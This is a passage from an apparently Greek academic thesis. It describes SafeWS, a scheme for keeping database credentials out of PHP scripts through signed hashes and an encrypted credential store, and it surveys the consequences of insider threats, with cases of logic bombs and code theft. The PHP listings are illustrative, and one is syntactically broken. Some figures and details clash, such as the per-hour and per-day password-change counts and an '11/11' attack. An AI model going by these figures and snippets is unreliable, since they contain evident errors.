Η αρχιτεκτονική που ακολουθείται στις περισσότερες περιπτώσεις είναι το authenticate, η αξιολόγηση και το εργάσιμο παράθυρο θα βρίσκεται σε server τρίτης εταιρείας. Εδώ θα παρουσιάσουμε μια πρότυπη αρχιτεκτονική όπου όταν εντοπιστούν συνθήκες που μπορεί να προκαλέσουν απώλεια εμπίστων πληροφοριών, έχουμε την δυνατότητα το σύστημα να μας ειδοποιεί και αυτόματα να μεταφερόμαστε σε άλλο server.



Η διαδικασία χωρίζεται σε δύο μέρη στο πρώτο όπου εξασφαλίζεται ότι μόνο εξουσιοδοτημένη χρήστες θα έχουν πρόσβαση στην βάση δεδομένων. Και στο δεύτερο offline γίνονται οι έλεγχοι κυρίως εκτός από τον server και εξασφαλίζεται ότι έχει γίνει το σωστό configuration.

6.6.1 Ασφάλεια/προστασία των διακριτικών της βάσης.

Ένα μεγάλο κενό που υπάρχει σε πολλές εφαρμογές είναι ότι υπάρχουν διακριτικά της βάσης σε scripts στον server, όπως επίσης και configuration files στα οποία περιέχονται στοιχεία για την σύνδεση. Μία καλή πρακτική είναι να υπάρχει ένα script το οποίο κατά την εκτέλεση να τρέχει κάποιο άλλο file στο root. Παρόλο που αυτή η πρακτική μπορεί να προστατεύει ένα πρόχειρα στημένο server, δεν είναι δυνατό να αποτρέψει ένα χρήστη από το να το διαβάσει.

Για να λύσουμε το πρόβλημα με τα στοιχεία που υπάρχουν σε files , δημιουργούμε και χρησιμοποιούμε μια διαφορετική βάση . Την βάση αυτή την αποκαλούμαι safeDB. Στην safeDB υπάρχουν τα στοιχεία κωδικοποιημένα , επίσης στην βάση αυτή έχουν πρόσβαση που συγκεκριμένα άτομα.

Για να επιτύχουμε την προσέγγιση αυτή κάνουμε δύο βήματα. Αρχικά κάνουμε compile το module που περιέχει τα σχετικά με την βάση στοιχεία όπως επίσης και όλα τα σχετικά scripts (που χρησιμοποιούνται για maintenance) . Κατόπιν το module ελέγχει ένα έχει τρέξει από χρήστη που έχει αρμοδιότητα.

Σημειώστε ότι η τοποθεσία της βάσης δεδομένων μπορεί να ποικίλει. Αν βρίσκεται τοπικά στο μηχάνημα του web server μπορεί ένα super user να κάνει alter και να αλλάξει τα στοιχεία του χρήστη. Το γεγονός ότι θα βρίσκεται εκτός από τον server αυξάνει την

ασφάλεια στην βάση, καθώς μια εσωτερική ανάπτυξη μπορεί να βελτιώσει και να αυξήσει την αξιοπιστία και σταθερότητα του service.

6.6.2 Δημιουργία κλειδιών και το στήσιμο του service

Κατά την διάρκεια του compile δημιουργούνται δύο ζεύγη κλειδιών 2048 bit RSA .
Τα κλειδιά αυτά τοποθετούνται στους headers των files Ο php κώδικάς που υπάρχει στο παράρτημα του κώδικα, δημιουργεί τα ζεύγη των κλειδιών. Στο file αυτό υπάρχουν το IP μηχανήματος , ο χρήστης της βάσης , ο κωδικός της βάσης και το όνομα της βάσης.

Listing 1. PHP Script connecting to a Database

```
<?php
...
$db = mysql_connect(192.168.0.100, 'my_usr', 'PWord');
mysql_select_db('my_store_db');
...
?>
```

Listing 2. PHP Script connecting to a database using SafeWS. With SafeWS, sensitive database information is not exposed.

```
<?php
...
$info = safe_exec('/home/ul/bin/rtm', 'tag_f11');
list($db_host, $db_name, $db_user, $db_pass) =
        split(':', $info, 4);
mysql_connect($db_host, $db_user, $db_pass);
mysql_select_db($db_name);
...
?>
```

6.6.3 Run time module

Το στάδιο αυτό είναι το πιο βασικό για την εκτέλεση της εφαρμογής Ονομάζεται script εφαρμογής και χρησιμοποιεί την συνάρτηση safe_exec(). Όταν το RTM φορτώνει υπολογίζει το SHAγια το δικό του εκτελέσιμο . Όταν το RTM εκτελείται βάζει ένα tag (σημείωση του κώδικα) . Η πληροφορία αυτή επιτρέπει στο script να έχει πολλά set από βάσεις δεδομένων. Το RTM ελέγχει αν έγινε η κλήση του από ένα έμπιστο web server .

ΤΟ RTM στην συνέχεια προσπαθεί να συνδεθεί στην βάση δεδομένων. Εάν δεν είναι σωστό το ζευγάρι των διακριτικών δεν θα γίνει τελικά η σύνδεση με τον server.

Από την στιγμή που γίνει η σύνδεση με την βάση δεδομένων, η εφαρμογή θα αναζητάει το SHA κλειδί για το συγκεκριμένο file και το αντίστοιχο tag. Κάνοντας χρήση του ιδιωτικού κλειδιού γίνεται η αποκωδικοποίηση των πεδίων που πιστοποιεί την υπογραφή και την εκκίνηση του Signer module.

Η Singer Module περιέχει το δικό του ιδιωτικό κλειδί του, καθώς και το δημόσιο κλειδί του RTM του. Αυτή η ενότητα βρίσκεται στο μηχάνημα του ιδιοκτήτη της ιστοσελίδας, η οποία υποτίθεται ότι είναι ασφαλή. Κάθε φορά που ένα νέο αρχείο δέσμης ενεργειών είναι έτοιμο να τεθεί στην ιστοσελίδα του, ο ιδιοκτήτης του το μετατρέπει να συμβατή με SafeWS.

Ο ιδιοκτήτης της ιστοσελίδας χρησιμοποιεί τον υπογράφοντα για να υπογράψει την SHA-1 hash ενός αρχείου δέσμης ενεργειών που θα είναι εγκατεστημένο στο διακομιστή, και κρυπτογραφεί το αποτέλεσμα με το δημόσιο κλειδί του RTM του. Ο υπογράφων επίσης, με τους συνεργάτες μιας ετικέτα με αυτό το αρχείο script και με το σύνολο των εντολών που έδωσε το ιδιοκτήτη.

Η έξοδος από το Singer SQL file που περιέχει τις εξής πληροφορίες

- SHA-1 hash of the script full path name with the tag
- Credentials and database connection parameters encrypted with the public key of the *RTM*
- the SHA-1 hash of the script file signed using the *Signer*'s private key and encrypted by the *RTM*'s
  public key

6.6.4 Php limitation and safe_exec()

Η php έχει κάποιους περιορισμούς που επιδρούν στην ασφάλεια της ίδιας της γλώσσας και κατά επέκταση στις εφαρμογές που τρέχουν από εφαρμογές που είναι γραμμένες σε php.

PHP offers the following methods to execute non-PHP programs: *exec(), passthru(), proc open(), popen(), shell exec()* and *system()*. Η process που εκτελούν τις παραπάνω κλήσεις δεν γνωρίζουν ποιος είναι ο υπεύθυνος κλήσης. Επίσης οι παράμετροι για τα sessions του web server δεν δίνονται.

Από την στιγμή που υπάρχει η δυνατότητα να χρησιμοποιούμαι proc open και κωδικούς λογισμικού σε νέα processes , αυτό δημιουργεί τρύπα στα στην ακεραιότητα της ασφάλειας.

Για να λυθούν όλα τα παραπάνω θέματα ασφαλείας της php έχουμε δημιουργήσει ένα νέο module που ονομάζουμε safe_exec(). Το πλεονέκτημα του συγκεκριμένου function είναι ότι μπορούμε να περάσουμε sessions μεταβλητές αλλά και run time μεταβλητές χρησιμοποιώντας καθαρή php, και στο ιδιο process, χωρίς να περνάμε την πληροφορία σε νέο process. Η safe-exec τρέχει μαζί με την λύση που προτείνουμε παραπάνω στο RTM.Το module αυτό πρέπει να είναι εγκατεστημένο στο μηχάνημα που μας προσφέρει το service και

αντίστοιχα τα αρχεία που χρειάζονται για authentication. Παρόμοια modules μπορεί να χρειάζονται σε scripting γλώσσες που δεν περνάνε λεπτομέρειες για το execution η για τις μεταβλητές περιβάλλοντος για να εκτελεστούν τα binaries.

6.6.5 SafeWS run time protocol

Όταν το SafeWS γίνεται deployed και στήνεται, θα χρησιμοποιηθεί από τον server όταν το script για την διαπιστεύσει γίνεται processed. Η αρχιτεκτονική του φαίνεται στην παρακάτω εικόνα :




Fig. 2. SafeWS architecture and run-time information flow

Η διαδικασία που ακολουθείται είναι η εξής :


1. Ο τελικός χρήστης κάνει submit μία φόρμα html χρησιμοποιώντας get και post.
2.
3. Στο βήμα 2 ο hosted web server εκτελεί το script που κάνει handle τα data.Ο web server τότε περνάει τις πληροφορίες από τον τελικό χρήστη στο script χρησιμοποιώντας μεταβλητές η standard input. Μετά το processing το script χρησιμοποιεί τα διακριτικά για να γίνει η σύνδεση με την βάση δεδομένων.
4. Βήμα 3, The script calls *RTM* using *safe exec*

5. Βήμα 4,5 Once *SafeWS*'s *RTM* module is started, it computes the SHA-1 hash of its caller's executable file (e.g. *apache*)

6. Βήμα 6,7 *RTM* attempts to access *SafeDB* with the credentials it was compiled with, as well as the password that it computed. *RTM* computes the SHA-1 hash of the caller PHP script, as well as a digest of the script's location and tag.

7. Any failure in the above verification procedures results in *RTM* notifying the website owner of the security concern, as well as not returning the requested information to the calling script.

8. In Step 12, upon a successful verification of the location and authenticity of the calling script, *RTM* decrypts the remainder of *SafeDB*'s record using its private key and obtains the address of the website's database server, as well as the database name, username and password required to access it



(a) Addition of Users (b) Changing Website Passwords

6.6.6 Αποτελέσματα από το πείραμα

Από το πείραμα διαπιστώθηκε , ότι είχαμε ένα peak performance πάνω από 72000 αλλαγές στους κωδικούς χρηστών την ώρα . Ο server κατά την διάρκεια του πειράματος είχε load περίπου στο 12 η μέση χρηστικότητα του χρήστη διαρκούσε περίπου 0.5 Δευτερόλεπτα. Μειώνοντας λίγο την ταυτόχρονη χρήση από τους χρήστες έπεσε το load στο 1.4 και την απόκριση χρήστη στα 0.4 δευτερόλεπτα. Στην περίπτωση αυτή είχαμε περίπου 56 αλλαγές κωδικών την ώρα και συνολικά την ημέρα είχα 1.38 εκατομμύρια. Οι μετρήσεις έδειξαν τεράστια διαφορά αν η βάση ήταν στο ίδιο το μηχάνημα η σε remote. Βεβαία αν ο remote server ήταν στο ίδιο LAN ίσως θα είχαμε και καλυτέρους χρόνους και κατά επέκταση καλύτερο handle των resources.

Στην εικόνα 7 φαίνεται μια Τεχνική προσέγγιση ενός web service

Κεφάλαιο 7 Συνέπειες της εσωτερική απειλής.

7.1 Για τους Crackers

Μετά την απόλυση για μη αποδοτικότητα, ο πρώην υπάλληλος προσπάθησε και κατάφερε να διεισδύσει στα συστήματα της πρώην εταιρείας του, ψάχνοντας πληροφορίες σχετικά με emails των πρώην συναδέλφων του αλλά και τον κώδικα που είχε αναπτυχτεί. Μετά την επιτυχή είσοδο στα συστήματα της πρώην εταιρείας, κοινοποίησε τα κλεμμένα στοιχειά αλλά άφησε ίχνη με αποτέλεσμα να γίνει αντιληπτός. Μετά την δικαστική διαμάχη που έγινε, δήλωσε ότι η επίθεση έγινε για να δει το status από κάποιο project και όχι για να υποκλέψει στοιχειά. Τέλος ανέφερε ότι δεν γνώριζε ότι διέπραττε κάποιο ποινικό έγκλημα.

Από το παραπάνω παράδειγμα γίνεται αντιληπτό ότι οι crackers δεν έχουν συναίσθηση της επικινδυνότητας των συνεπειών που μπορεί να επιφέρει μια τέτοια δράση, στην προσωπική αλλά και επαγγελματική δραστηριότητα. Ωστόσο όλοι οι επιτιθέμενοι είχαν καταδικαστεί ποινικά για παράνομη χρήση τερματικών και κεντρικών συστημάτων οργανισμού.

85% των περιπτώσεων δεν είχαν επίγνωση επικινδυνότητας
90 % των επιτιθέμενων δέχονται ποινικές κυρώσεις
75% δέχονται πάσης φύσεως περιορισμούς (να μην φεύγουν από τη χώρα κτλ)

Τα κόστη που αντιμετώπιζαν σε προσωπικό και επαγγελματικό επίπεδο είναι :

- Απόλυση από την εργασία
- Δυσκολία στην εξεύρεση νέας θέσης εργασίας
- Περιορισμένη χρήση και παρακολούθηση των κινήσεων
- Χρηματικά πρόστιμα
- Περιοριστικούς όρους, πχ να μην μπορών να εργαστούν σε ανταγωνιστικές εταιρείες στον ίδιο κλάδο

Σαν μέτρα ασφάλειας και πρόληψης οι επιχειρήσεις μπορούν να εφαρμόσουν προγράμματα επιμόρφωσης σε θέματα ασφάλειας. Έρευνες έχουν δείξει ότι τα συγκεκριμένα προγράμματα μπορεί να βελτιώσουν και την ίδια την παραγωγικότητα. Αυτό συμβαίνει γιατί μέσα από αυτά τα προγράμματα γίνονται γνωστά στους υπαλλήλους οι κίνδυνοι που διατρέχουν και οι συνέπειες που θα έχουν ως προς αυτούς και ως προς τον οργανισμό.

Επίσης αναπτύσσοντας πολιτικές και επιμορφώνοντας του εργαζόμενους συμμετέχοντας ενεργά στην επιχείρηση και στην συνολική παραγωγική διαδικασία, νιώθουν ότι ένα μέρος της επιχείρησης τους ανήκει, κάτι που τους προκαλεί το αίσθημα της συλλογικής συμμετοχής αποβαλόντας ταυτόχρονα κάθε πρόθεση για εσωτερική απειλή.

7.2 Για τις εταιρείες

Για τις εταιρείες οι συνέπειες μπορεί να είναι καταστροφικές. Ο βαθμός στον οποίο θα επηρεαστούν έχει να κάνει με το πόσο σωστά είναι σχεδιασμένα τα συστήματα ασφαλείας και τι εναλλακτικές έχουν σχεδιαστεί σε περίπτωση επιτυχημένης εσωτερικής απειλής.

Αναλυτικά οι επιπτώσεις που μπορεί να έχει είναι :

- Αδυναμία να παράγει καθώς δεν λειτουργούν τα δίκτυα, routers, servers
- Ανικανότητα να επικοινωνεί με τους πελάτες αφού μετά την εσωτερική απειλή έχουν χαθεί τα στοιχεία των πελατών.
- Καταστροφή ή δυσλειτουργία βασικών στοιχείων της εταιρείας που είναι απαραίτητα για να λειτουργήσει. Software, δεδομένα, υπολογιστικά συστήματα, και αποθηκευτικοί χώροι.
- Έχουν αποτύχει βασικές λειτουργίες της επιχείρησης μετά από αλλαγή η διαγραφή του software που τις επιτελεί.

Επίσης αντίστοιχη ζημία μπορεί να γίνει στην φήμη του οργανισμού και να είναι εξίσου σημαντική :

- Αρνητική προβολή στα Μέσα ενημέρωσης.
- Να κοινοποιούνται στους πελάτες υβριστικές πληροφορίες που είχαν διατυπωθεί σε εσωτερική αλληλογραφία της εταιρείας.
- Προσωπικά ή ιδιωτικά δεδομένα πελατών ή εργαζομένων δημοσιεύονται στο διαδίκτυο ή αποστέλλονται με emails.
- Δραστηριότητες των πελατών πλήττονται μετά την επίθεση.
- Το web site της εταιρείας, παραμορφώνεται.
- Οι υπηρεσίες της εταιρείας δεν είναι διαθέσιμες στους πελάτες.

Στην παρακάτω εικόνα περιγράφονται ο αριθμός των συμβάντων και αντίστοιχα οι απώλειες που έχουν υποστεί οι εταιρείες.

Financial Damage Resulting From Incidents

DID COMPANIES EXPERIENCE FINANCIAL DAMAGE?	N=52	PERCENTAGE OF ORGANIZATIONS
NO	9	17%
YES	42	81%
DON'T KNOW	1	2%
FINANCIAL LOSS	**N=42**	**100%**
$1 to $20,000	17	40.5%
$20,001 to $50,000	4	9.5%
$50,001 to $100,000	3	7.1%
$100,001 to $200,000	3	7.1%
$200,001 to $300,000	3	7.1%
$300,001 to $400,000	0	0.0%
$400,001 to $500,000	5	11.9%
$500,001 to $1,000,000	1	2.4%
$1,000,001 to $5,000,000	2	4.8%
$5,000,001 to $10,000,000	2	4.8%
Greater than $10,000,000	2	4.8%

Μια άλλη μορφή εσωτερικής απειλής μπορεί να εμφανίζεται σε προσωπικές σχέσεις των υπαλλήλων. Είτε συνάδελφους είτε προϊστάμενους, είτε ιδιοκτήτες.
Συγκεκριμένα στις περιπτώσεις αυτές έχουν καταγραφεί οι παρακάτω συμπεριφορές :

- Απειλώντας να βλάψουν σωματικά το θύμα
- Ενοχοποιούν άλλους που δεν συμμετείχαν στα γεγονότα.
- Έχουν ως στόχο οικονομικές πηγές των θυμάτων.

Τα αποτελέσματα που έχουν καταγραφεί τεχνικά πλήττουν ως εξής τους οργανισμούς :

- Διαγράφοντας και αλλοιώνοντας τα στοιχειά (71%)
- Διαφθείρουν δεδομένα (56%)
- Διαβάζοντας, αντιγράφοντας και κλέβοντας δεδομένα (48%)
- Συμμέτοχη σε δεδομένα που δεν έχει εξουσιοδότηση (38%)

Στόχος είναι η ακεραιότητα, αξιοπιστία, διαθεσιμότητα και η πιστοποίηση των συστημάτων της επιχείρησης. Για αυτό οι περισσότερες επιθέσεις εντοπίζονται όταν εμφανίζουν 'denial-of-service ', 'unauthorized use' ή 'theft of resources' . Όμως οι επιχειρήσεις δεν έχουν μόνο οικονομικές και υλικές απώλειες αλλά όπως αναφέραμε παραπάνω μπορεί να έχουν και απώλειες σε πνευματική ιδιοκτησία. Αυτές είναι :

- Πληροφορίες πελατών
- Κωδικούς, αριθμούς ασφάλισης εργαζομένων
- Κωδικούς πιστωτικών καρτών και άλλα οικονομικά δεδομένα των πελατών.
- Στρατηγικές ιδέες για την δημιουργία και ανάπτυξη νέων προϊόντων όπως σχεδίαση κτλ.
- Κώδικα(software) για τα προϊόντα της εταιρείας
- Πολιτικές τιμολόγησης.

7.3 Επεξήγηση συμβάντων απώλειας πληροφορίας.

Η απώλεια της πληροφορίας είναι το αρχικό στάδιο και πολλές φορές το καθοριστικό σημείο της εσωτερική απειλής. Τα περισσότερα αν όχι όλα τα περιστατικά και τα χαρακτηριστικά αυτών μπορεί να αναπαρασταθούν σε ένα απλό διάγραμμα όπως φαίνεται στον πίνακα 2.

Έρευνες έχουν δείξει ότι αν προσδιοριστούν σωστά τα παρακάτω ερωτήματα σε μια ερευνά εσωτερικής απειλής μπορεί ευκολότερα να αντιμετωπιστεί και εντέλει να χρειαστούν λιγότερα βήματα αντιμετώπισης.

Ποιος έχασε στην πραγματικότητα τα δεδομένα; μπορεί να έχει τεράστιο αντίκτυπο για τη σοβαρότητα του συμβάντος. Αν για παράδειγμα τα στοιχεία χάθηκαν από ένα κατώτερο υπάλληλο ενδεχομένως και το αντίκτυπο να είναι αρκετά μικρό. Αφού πρόκειται για κατώτερο υπάλληλο θα περιμέναμε ότι δεν είχε πρόσβαση σε σημαντικά για την εταιρεία δεδομένα.

Από την άλλη αν εμπλέκεται ένα ανώτερο στέλεχος της εταιρείας, μέλος του διοικητικού συμβουλίου, μπορεί να είναι ενδεικτικό της μεγάλης ζημιάς που μπορεί να προκαλέσει στον οργανισμό και στην φήμη της εταιρείας.

Στην απάντηση από το ερώτημα τι έχει κλαπεί, θα υπάρξει και η ανάλογη κινητοποίηση, ποιοι θα ειδοποιηθούν και πόσο ψηλά θα φτάσει η ερευνά.. Αν για παράδειγμα έχουν κλαπεί δεδομένα παλαιών πελατών που δεν υπάρχουν πια, μπορεί να μην χρειαστεί να γίνει καθόλου ερευνά.

Από την άλλη όμως μπορεί να έχουν κλαπεί σημαντικά στοιχειά πελατών π.χ. αριθμοί πιστωτικών καρτών, τα όποια δεν μπορούν να αντικατασταθούν και πλήττουν άμεσα εμπορικές κινήσεις του οργανισμού και πρέπει να γίνουν άμεσα ενέργειες αποκατάστασης. Βεβαία υπάρχουν και περιπτώσεις όπου δεν μπορούν να καθοριστούν πλήρως τα κλοπιμαία και σε αυτές τις περιπτώσεις χρειάζεται άμεση και πλήρης κινητοποίηση. Γενικά τηρείται ο κανόνας, καλυτέρα να κινητοποιηθούν παραπάνω άτομα παρά να τύχει και να μην ειδοποιηθούν οι υπεύθυνοι.

Γιατί κλαπήκαν τα δεδομένα αυτά; Για να δοθεί απάντηση στο συγκεκριμένο ερώτημα είναι αρκετά δύσκολο καθώς πρέπει να έρθουν στο φώς τα κίνητρα του δράστη. Την απάντηση θα πρέπει να δώσουν οι υπεύθυνοι του τμήματος που έγινε η κλοπή.

Πότε; Η απάντηση στο συγκεκριμένο ερώτημα είναι καθοριστική καθώς όσο πιο σύντομα εντοπιστεί τόσο υπάρχει η πιθανότητα να μειωθούν και οι ενδεχόμενες συνέπειες. Αν τα στοιχεία δείχνουν ότι η απειλή έχει ξεκινήσει αρκετό καιρό πριν υπήρχε συνεχής ζημιά για την εταιρεία που πρέπει να αξιολογηθεί.

Πως; Με ποιο τρόπο έφυγαν τα δεδομένα; Μετά τον εντοπισμό της συγκεκριμένης δράσης θα πρέπει να δοθεί απάντηση στο ερώτημα πως συνέβη η συγκεκριμένη κλοπή. Επίσης θα πρέπει να καθοριστεί αν ήταν μια συστηματική αποτυχία η μια μεμονωμένη ενέργεια, ώστε να ελαχιστοποιηθούν οι πιθανότητες να συμβεί ξανά στο μέλλον.

7.4 Παραδείγματα εσωτερικών απειλών

Παράδειγμα 1

Έμπειρος προγραμματιστής διάσημης εταιρείας διαχείρισης ενέργειας, είχε δημιουργήσει προβλήματα σε sites της εταιρείας στο εξωτερικό τα οποία μπορούσε να αντιμετωπίσει μόνο ο ίδιος. Είχε προβεί στην συγκεκριμένη απειλή ώστε να περνάει το χρόνο του σε ταξίδια με στόχο την αποκατάσταση των συγκεκριμένων προβλημάτων.

Παράδειγμα 2

Michael Lauffenberge, 31 χρονών προγραμματιστής σε μεγάλη εταιρεία. Δημιούργησε μια λογική βόμβα για την επιχείρηση που εργαζόταν, επειδή του είχε γίνει η σύσταση για ένα κομμάτι κώδικα που είχε γράψει σε κάποιο project της εταιρείας. Αποτέλεσμα της συγκεκριμένης δράσης ήταν να διαγραφούν όλα τα σημαντικά δεδομένα της εταιρείας, και στην συνέχεια να ζητηθεί η συνδρομή του ως εξωτερικού συμβούλου για την αποκατάσταση τους.

Παράδειγμα 3

Ο διευθυντής hardware μεγάλης αλυσίδας super Market και δυο υπάλληλοι υφιστάμενοι του με απάτη που κατάστρωσαν σχετικά με πώληση εξαρτημάτων pc προκάλεσαν ζημίες εκατομμυρίων στην αλυσίδα μέσα σε δύο χρόνια. Τα κίνητρα αρχικά ήταν οικονομική λόγοι, (καθώς ο συγκεκριμένος manager είχε οικονομικό πρόβλημα) που στην συνέχεια μετατράπηκαν σε ικανοποίηση του εγώ τους.

Αξιολόγηση

Στα παραδείγματα 1,2 οι εργαζόμενοι χρησιμοποιώντας τις γνώσεις τους και την πρόσβαση που έχουν σε σημαντικά συστήματα κατάφεραν να δημιουργούν κρίσεις για να διαφαίνεται στην συνέχεια η αξία τους στην εταιρεία. Στο τρίτο παράδειγμα ο manager λόγο της θέσης του μπορούσε να κάνει την απάτη και να σκεπάσει στην συνέχεια τα ίχνη του εκμεταλλευόμενος την εμπιστοσύνη που του έδειχνε ο οργανισμός.

Παράδειγμα 4

Μια μεγάλη εταιρεία ενεργείας είχε ανακαλύψει μια λογική βόμβα την οποία είχε γράψει ένας υπάλληλος με συμβόλαιο. Είχε εγκατασταθεί από τον υπάλληλο σαν επιπλέον επίπεδο ασφάλειας στον οργανισμό. Η εταιρεία που απασχολούσε τον υπάλληλο δεν κατόρθωσε να εντοπίσει ποιος το είχε κάνει ώστε να του αποδοθούν κατηγορίες.

Παράδειγμα 5

Zhangyi Liu, Κινέζος προγραμματιστής που εργάζεται στην εταιρεία Litton/PRC Inc, παράνομα εντόπισε απόρρητες πληροφορίες για το air force. Επίσης αντέγραψε κωδικούς που επιτρέπει στους χρηστές να δημιουργούν, να διαγράφουν και να αλλάζουν τα αρχεία στο δίκτυο και όλα αυτά τα δημοσίευσε στο internet, επιφέροντας ζημιές εκατομμύριων.

Αξιολόγηση

Το παράδειγμα 4 δείχνει την ανικανότητα των οργανισμών να παρακολουθούν τα προγράμματα και τους κινδύνους που μπορεί να διατρέξουν όταν δίνουν σε τρίτες εταιρείες την ανάπτυξη του λογισμικού(outsourcing). Από την άλλη το παράδειγμα 5 δείχνει τις περιπτώσεις όπου τα κίνητρα των crackers δεν είναι ξεκάθαρα. Επίσης παρουσιάζει την πολυπλοκότητα που προσδίδεται σε περίπτωση που οι εταιρείες είναι μεγάλες και πολυεθνικές.

Παραδείγματα 6

Donald Burleson, προγραμματιστής για τις εταιρείες USPA & IRA C που ειδικεύονται σε υπηρεσίες ασφάλειας. Σχεδίασε έναν ιό μετά από την κατηγορία που του αποδόθηκε ότι αποθήκευσε προσωπικά στοιχεία στον ηλεκτρονικό υπολογιστή της εταιρείας.

Ο ιός σχεδιάστηκε με σκοπό να καταστρέφει το λογισμικό της εταιρείας και να επαναλαμβάνει την διαδικασία αυτοκαταστροφής συνεχώς. Μετά την απόλυσή του με ένα αντίγραφο κλειδιών που είχε αποκτήσει παράνομα εισέβαλε λίγο μετά τα μεσάνυχτα και ενεργοποίησε και πάλι τον ιό να εκτελείτε και να συνεχίσει την ζημιά.

Αξιολόγηση

Πρώην εργαζόμενοι του οργανισμού περιλαμβάνοντας και μεμονωμένα άτομα που δεν εργάζονται πια στην εταιρεία αλλά έχουν πρόσβαση σε πληροφορίες της εταιρείας άμεσα η έμμεσα, αποτελούν απειλή για τον οργανισμό. Η λύση για τις συγκεκριμένες μορφές απειλής

δίδεται με την άμεση διακοπή σε πρόσβαση στα συστήματα της εταιρείας. Η απόφαση για την διακοπή αυτή θα πρέπει να καθοριστεί και να εφαρμοστεί από την διοίκηση.

Παράδειγμα 7

Στους προγραμματιστές της εταιρείας Ellery systems, η Boulder Colorado εταιρεία παραγωγής λογισμικού σε προχωρημένα συστήματα, απασχολούσε ένα κινέζικης καταγωγής εργαζόμενο που διακινούσε μέσα από το internet τον πηγαίο κώδικα της εταιρείας. Ο κώδικάς μεταφερόταν σε ένα άλλο Κινέζο εργαζόμενο. Η εταιρεία χρεοκόπησε μετά από ανταγωνισμό που είχε από ξένο επενδυτή κινέζικης καταγωγής, στα "χέρια" του οποίου είχε φτάσει ο κώδικας.

Αξιολόγηση

Όπως μπορεί να γίνει αντιληπτό οι συνδέσεις του οργανισμού με ανταγωνιστές από το εξωτερικό μπορεί να αυξήσουν τις πιθανότητες για να κλαπούν πληροφορίες σημαντικές για την εταιρεία και ο λόγος είναι ότι το περιβάλλον είναι πιο άμεσα ανταγωνιστικό και αδυσώπητο.

7.5 Wikileaks το φαινόμενο.

Τα wikileaks δημιουργήθηκαν από πηγές/εγγραφα τα οποία έχουν διαρρεύσει από μυστικές πηγές κυβερνήσεων όλων των χωρών παγκοσμίως και έχουν δημοσιευτεί στο διαδίκτυο. Δημιουργός φέρεται να είναι ο Julian Assange , Αυστραλός δημοσιογράφος.

7.5.1 Ορισμός

WikiLeaks καλείται ένας διεθνής μη κερδοσκοπικός οργανισμός ΜΜΕ ο οποίος δημοσιεύει έγγραφα από ανώνυμες πηγές και διαρροές, που υπό άλλες συνθήκες δεν θα έβλεπαν το φως της δημοσιότητας. Το web του οργανισμού, ο οποίος και ξεκίνησε τη λειτουργία του το 2006, διαχειρίζεται η «The Sunshine Press». Μέσα στον πρώτο χρόνο της λειτουργίας του, ο ιστότοπος ανακοίνωσε πως η βάση δεδομένων του συμπεριλάμβανε πλέον περισσότερα από 1,2 εκατομμύρια έγγραφα

7.5.2 Insider threat and wikileaks

Από την υπόθεση των wikileaks δεν διαπιστώσαμε μόνο ότι βγήκαν στην επιφάνεια πάρα πολλά έμπιστα και απόρρητα έγγραφα, που έθεσαν σε κίνδυνο την ασφάλεια κρατών. Αλλά έγινε η αρχή του τέλους ώστε το σύστημα να επαναπροσδιορίσει τον τρόπο που ανταλλάσει δεδομένα. Συγκεκριμένα το υπουργείο ασφαλείας των ηνωμένων πολιτειών έκοψε την απευθείας πρόσβαση σε όλα τα περιφερικά γραφεία. Με τον τρόπο αυτό διασφαλίζονται και δεδομένα από επιθέσεις όπως η 11/11.

Επίσης το πεντάγωνο έκοψε την σύνδεση με την βάση δεδομένων από όλες τις πρεσβείες της Αμερική ανά τον κόσμο. Πλέον όλες οι πληροφορίες θα διακινούνται ηλεκτρονικά από όλες τις υπηρεσίες προς τα κεντρικά και θα έχουν τον χαρακτηρισμό “top secret” .

